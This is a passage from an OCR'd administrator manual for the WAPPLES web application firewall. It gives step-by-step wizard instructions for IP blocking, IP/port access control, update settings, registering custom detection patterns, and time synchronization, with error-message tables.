Click [Next] to bring out [***Fig.* XIII-25.** IP Control Setting Wizard (Controlled IP List)] window for you to set following conditions.

- **Connection Blocked IP/Block Time**
- **Connection Permitted IP/Permitted Time**

You can block or permit connection for specific IP or IP domain for fixed period

of time. Enter the IP you wish to block or permit, enter the time to block or permit the connection, check or uncheck [Permit Connection of Corresponding IP], and click [Add] to add IP to control to the list of controlled IPs.




Fig. XIII-25. IP Control Setting Wizard (Controlled IP List)

To edit/delete controlled IP, select the IP to delete from IP list, click [Edit]/[Delete] and click [Next] to bring out [Fig. XIII-28. IP/Port Access Control Setting] window. After configuring IP/Port setting, the summary window will appear as in [Fig. XIII-29. IP Block Setting Wizard (Completed))]. Check the configurations once again and click [Finish] to apply the IP block setting to WAPPLES.

Setting wizard will display the following error messages if the user enters incorrect values when configuring IP to block.

Table 97. Log In Error Message

Error Message	Cause
Incorrect IP.	The IP entered when adding/editing controlled IP is not in IP format
You can set the time for at least 5 minutes from now.	The time setting does not indicate the time in the future at least 5 minutes from now

IP control termination time must be at least 5 minutes in the future from current time.




Fig. XIII-26.IP Block Setting Wizard(Complete)

Risk level which is used for IP block can be applied and configured via each rule's s etting wizard. Below figure is setting for buffer overflow rule. . The lower right part is for setting risk level for this rule.




Fig. XIII-27. Buffer Over Flow Rule Setting

1.6 IP/Port Access Control

IP/Port Access Control provides the access control feature for the traffics going from Source IP/Port to Destination IP/Port. IP and port under IP/Port Access Control will be permitted or blocked according to IP/Port Access Control regardless of WAPPLES's detection. Also, they are prioritized according to the configured order for IP/Port control. The priority can be determined with the Up/Down buttons in [Fig. XIII-28. IP/Port Access Control Setting] and the IP positioned higher in the list has higher priority.

> ⓘ IP/Port Access Control setting can be configured in the inline mode only.

To configure IP/Port Access Control setting, click [Next] in [Fig. XIII-24. IP Block Setting Wizard (Set Conditions for Black List IP)] window or click [Next] in [Fig. XIII-25. IP Control Setting Wizard (Controlled IP List)] to move to [Fig. XIII-28. IP/Port Access Control Setting] window.




Fig. XIII-28. IP/Port Access Control Setting

You can add, edit, or delete IP and port for IP/Port Access Control through [Fig. XIII-28. IP/Port Access Control Setting] window.

01 Addition

Check or uncheck unique name, protocol, source IP/Port, destination IP/Port, and whether you will permit or block the connection in [Fig. XIII-28. IP/Port Access Control Setting] window.

- **Name**
  Enter the unique name to distinguish each access control setting

- **Protocol**
  Protocols that can be used for access control are TCP, UDP, and ICMP, but you cannot set the port in ICMP.

- **Source and Destination IP**
  Enter source and destination IP and Netmask, and if you only provide IP, Netmask will be set to 32, the default value.

- **Source and Destination Port**
  You can specify a single port value or use [:] or [-] to specify the range of ports. For example, if you enter [80-100], the ports between 80 and 100 will be used for access control.

After you enter all information up to IP/Port and click [Add], you will see the values you entered on the list. Select the value and determine the priority with Up & Down buttons.

After adding all settings, click [Next] to check the content of settings and click [Finish] to complete IP/Port Access Control setting.

02 Edit and Delete

- **Edit**
  Select the item to edit form IP/Port Access Control List, make changes, and click [Edit]. The changes will appear on the list. Click [Next] to check the contents of the setting and click [Finish] to finish editing.

- **Delete**
  Select the item to delete from IP/Port Access Control List and click [Delete] to delete the corresponding contents. Click [Next] to check the contents of the setting and click [Finish] to completion deletion.

Table 98. IP/Port Access Control Error Message

Error Message	Cause
The name already exists	The name used for distinguish IP/Port Access Control List already exists
Incorrect IP	The IP is not in proper IP format
Out of range.	Port field is empty. Port range is greater than 0~65535.
Enter numbers only	When setting port range, a character other than [:] or [-] was used




Fig. XIII-29. IP Block Setting Wizard (Completed)

1.7 Update

WAPPLES uses [Update] feature to update the latest list of security breaches.

Update server communicates with remote WAPPLES through WAPPLES service IP and uses SSL protocol to establish a safe channel. Therefore, the administrator has to take necessary measures such as opening internal network port to enable the communication between port 443 of the update server and WAPPLES and also secure the stability between update server and WAPPLES.

Select [Update] from [Fig. XIII-2. Setting Wizard - Operation Setting] and click [Next] to bring out [Fig. XIII-30. Update] window

If update setting has never been done, the figure [Fig. XIII-30. Update] will appear . Since IP address of update server is not configured, ‘Update Immediately” cannot be proceeded.

In the [Update Setting] window, you can select [Update Mode Setting] to determine whether the system shall check for new updates with the external update server and whether the update shall be made automatically or manually, or [Update Now] to connect the external update server immediately to determine the execution of the update.




Fig. XIII-30. Update - Selection

Select [Update Mode Setting] in [Update Version Update] window and click [Next] to bring out [Fig. XIII-31. Select Update Mode] window.

The update mode can be set to one of three modes in the following.

Table 99. Update Mode Setting

Mode	Description
[Automatic Update]	Checks for new updates with the update server at 4 a.m. every day, and if there are new updates, executes automatic update.
[Update After Administrator's Approval]	Checks for new updates with the update server at 4 a.m. every day, and if there are new updates, it will show [Fig. XIII-34. Execute Update (Information)] screen when the administrator accesses WAPPLES management tool for the administrator to determine whether or not the update should be made. (Same as [Update Now].)
[Update Manually]	Does not use Automatic Update feature.




Fig. XIII-31. Select Update Mode

Select [Update after Administrator's Approval] in [Fig. XIII-31. Select Update Mode], click [Next] and enter auxiliary update server address, update time, and update cycle. WAPPLES will check for updates at the hour specified to the update cycle.




Fig. XIII-32. Update Server Registration

If you do not specify update server IP, WAPPLES will refer to the basic update

server managed by PENTA Security Systems.

The IP entered to the update server field can be provided from PENTA Security Systems upon request if WAPPLES system is particularly severed from external network or if it is anticipated that the traffic accessing the update server would increase as a number of WAPPLES systems are operated.

Do not specify update server IP if you are not using update server.

Table 100. Backup Setting Error Message

Error Message	Cause
Incorrect IP.	The IP is not in proper IP format

When you click [Next] in [Update Server Registration] and [Fig. XIII-33. Update Setting Completed] window will appear. Check the contents of setting in this screen and click [Finish] to save update setting and apply it to WAPPLSES.




Fig. XIII-33. Update Setting Completed

Select [Update Now] from [Fig. XIII-30. Update] window and click [Next] and [Fig. XIII-35. Execute Update (Execute Update))] window will appear. In this window, check the details of current WAPPLES version and check whether any update is required and then click [Next].




Fig. XIII-34. Execute Update (Information)

Click [Finish] in [Fig. XIII-34. Execute Update (Information))] to bring out [Fig. XIII-35. Execute Update (Execute Update))] window. If you do not wish to update, click [Cancel] to terminate the update wizard.




Fig. XIII-35. Execute Update (Execute Update)

The update is executed in 5 procedures in the following.

① Initialization of Update Information: Initializes update information

② Check Update Version: Check if there are new updates in the update server.

③ Download Update File: Download the file to update form the update server.

④ Update File Patch: Patches downloaded file to current system.

⑤ Update Completed: This is the final stage of update. When you complete update, update summary window will appear and when you click [OK], the management tool will restart.

1.8 Pattern Repository

WAPPLES can register various patterns in the Pattern Repository which comprehensively manages registered patterns.

You can set a WAPPLES policy to use the patterns saved in the Pattern Repository to detect attacks in the User Defined Pattern custom setting window.

Select [Pattern Repository] in [Fig. XIII-2. Setting Wizard - Operation Setting] and click [Next] to bring out [Fig. XIII-36. Pattern Repository]




Fig. XIII-36. Pattern Repository

- **Add Pattern**
  Click this button to bring out [Fig. XIII-37. Add Pattern] for adding a

detection pattern.

- **Edit Pattern**
  Click the item to edit from the list, click [Edit] to bring out a window to edit the pattern. Edit the content and click [Finish]. The edited content will appear on the pattern list.

- **Delete Pattern**
  Click the pattern to delete from the list, click [Delete] to delete the corresponding pattern from the list.




Fig. XIII-37. Add Pattern

Enter the name to represent the pattern in the [Pattern Name], select [Detection Location], enter the pattern to [Detection Pattern] and click [>] button to register the pattern. Click [<] to delete the pattern.

Table 101. Detection Location

Type	Description
URI	URI
REQLINE	Request Line
PARAM	Request Parameter
REQHEADER	Request Header
REQCONTENT	Request Body

Table 102. Error Message

Error Message	Cause

Error Message	Cause
Pattern Cannot be blank.	Pattern name, detection pattern, and detection pattern list are empty

Click [Next] in [Fig. XIII-37. Add Pattern] window and [Fig. XIII-38. Regular Expression] window will appear.




Fig. XIII-38. Regular Expression Setting

If you wish to use Regular Expression, click on the check box, select detection location and enter the detection pattern in regular expression.

Table 103. Error Message

Error Message	Cause
Detection pattern and key cannot be blank	Regular expression is used and detection pattern and key are blank

After you enter the pattern, click [Next] and [Fig. XIII-39. Check Pattern Addition] window will appear.




Fig. XIII-39. Check Pattern Addition

Check the content of setting in [Fig. XIII-39. Check Pattern Addition] and click [Finish] to save the pattern.




Fig. XIII-40. Pattern Repository Setting

Click [Finish] in [Fig. XIII-40. Pattern Repository Setting] window to finish pattern registration.

Registered patterns can be found in the customer setting of the User Defined Rule of the detection policy and can be used as detection pattern.




Fig. XIII-41. User Defined (Rule Setting - Customer Setting)

1.9 Time Synchronization

WAPPLES synchronizes the time of the time server that the user registered and the WAPPLES's system time, and uses, [Time Synchronization] feature to set the standard time zone that the user selected.

Select [Time Synchronization] in [Fig. XIII-2. Setting Wizard - Operation Setting] and click [Next] to bring out [Fig. XIII-42. Time Synchronization Setting].

